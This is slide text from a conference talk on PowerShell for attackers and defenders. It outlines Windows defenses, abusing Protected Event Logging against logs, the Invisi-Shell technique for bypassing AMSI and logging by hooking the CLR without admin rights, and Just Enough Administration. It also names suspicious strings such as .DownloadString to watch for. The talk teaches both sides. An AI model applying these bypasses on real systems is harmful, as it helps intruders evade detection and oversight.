
## 16. Run C# directly, local & remote

- **Add-Type**
- Utilize **\$using**, **\${function:functionName}** to deliver *ANY* local variables & functions to remote sessions



## 17. Get Objects from any tool

- Convert any string output to customized objects
  - Intuitive, no RegEx
- In-mem (on the fly), or using a template file



PS C:\Temp> ipconfig.exe

# Why attackers ❤️ PowerShell

- Simple access to network sockets
- Assemble malicious binaries dynamically in memory
- Direct access to Win32 API
- Simple interface with WMI
- Powerful scripting environment
- Dynamic, runtime method calls
- Easy access to crypto libs, e.g. IPsec, hashing..
- Ability to hook managed code
- Simple bindings to COM objects.. *And more!*
- ***Lack of knowledge of IT/Security teams – not secured enough!***

**But..**


# **What about PowerShell defenses??**

- Execution Policies (*Signed Scripts*)
- Script Block Logging
- Module Logging
- Transcriptions
- ConstrainedLanguage
- *Protected Event Logging* \*
- + AMSI

## 18. (Un)Protected Event Logging

- Think “ransomware” for event logs ;-)
- Leverage PS defense w/CMS for the Red team





PS > Get-WinEvent -FilterHashtable @{logname='Microsoft-Windows-PowerShell/Operational'}} -MaxEvents 10

ProviderName: Microsoft-Windows-PowerShell

TimeCreated	Id	LevelDisplayName	Message
-----	--	-----	-----
23/06/19 23:25:33 PM	4103	Information	CommandInvocation(PSConsoleHostReadline): "PSConsoleHostReadl...
23/06/19 23:24:32 PM	4103	Information	CommandInvocation(Add-Type): "Add-Type"...
23/06/19 23:24:31 PM	4104	Warning	Creating Scriptblock text (1 of 1):...
23/06/19 23:24:16 PM	4104	Warning	Creating Scriptblock text (4 of 4):...
23/06/19 23:24:16 PM	4104	Warning	Creating Scriptblock text (3 of 4):...

# *Still !!!*

## **What about PowerShell defenses??!**

- Execution Policies (*Signed Scripts*)
- Script Block Logging
- Module Logging
- Transcriptions
- ConstrainedLanguage
- Protected Event Logging
- + AMSI

**YOUR SHELL NOT PASS!**

**WAIT.. IS THAT INVISI-SHELL?**

# 19. Total bypass of Powershell defenses

- Based on research by Omer Yair, myself & team
  - Bypass AMSI / Logging / Auditing with **Invisi-Shell**
- Does *not* require administrative privileges(!)
  - ICLRProfiling::AttachProfiler()
  - COR\_PROFILER\_PATH environment variable
- Gets JIT-ed code address, Hooks powershell (system.management.automation), hooks system.core.dll, hooks all calls to AMSI
  - No hook functions – simple replace with RET opcode
- Detaches after hooks are placed

Event Viewer

File Action View Help

ModernDeployment-Diagnostics-Provider  
Mprddm  
MSPaint  
MUI  
Ncasvc  
NcdAutoSetup  
NCSI  
NDIS

Operational Number of events: 1,464

Level	Date and Time	Source	Event ID	Task Category
Information	9/12/2022 12:07:01	PowerShell (Microsoft-Window...	40962	PowerShell Console Startup
Information	9/12/2022 12:07:01	PowerShell (Microsoft-Window...	53504	PowerShell Named Pipe IPC
Information	9/12/2022 12:07:01	PowerShell (Microsoft-Window...	40961	PowerShell Console Startup
Information	9/12/2022 12:05:49	PowerShell (Microsoft-Window...	40962	PowerShell Console Startup
Information	9/12/2022 12:05:49	PowerShell (Microsoft-Window...	53504	PowerShell Named Pipe IPC

Actions

Operational

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Disable Log
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

C:\Backup\20220912

Home Share View

This PC > Local Disk (C:) > Backup > 20220912

Name	Date modified	Type	Size
PowerShell_transcript.ACPC._HmS9r_6.20220912114853.txt	9/12/2022 11:54	Text Document	308 KB

Microsoft Windows [Version 10.0.19044.1949]  
(c) Microsoft Corporation. All rights reserved.

C:\Users\eliot>\_

# For the Blue Team -


## 20. Just Enough Access –

### Secure constrained remote access

- Utilizing *PS Session Configurations*
  - WSMAN config (per nic/IP, http/s, and more)
  - All the Logging you can ask for
  - Transcriptions
  - ConstrainedLanguage
  - Virtual Account (virtual SID)
  - White list scripts, apps, commands, parameters – *anything!*

## **21. What does Sue do?**

# Key Takeaways

- One-liners Rock!
- Learn to appreciate Powershell 😊
- WinPS Blue Team defenses exist
  - **Use/Loose** PS v2.0 wherever possible
    - Or **use invisi-Shell**
  - **Obfuscate** vs. **Look for** potentially malicious activity  
(.DownloadString, TOKEN\_ADJUST\_PRIVILEGES etc)
- Check out [github.com/YossiSassi](https://github.com/YossiSassi) for session code & other scripts 



**Remember –  
It's just a shell.**

**It's not bad nor good.**

**That part is up to you 😊**

# T@ck!



**Yossi\_Sassi**



**yossis@protonmail.com**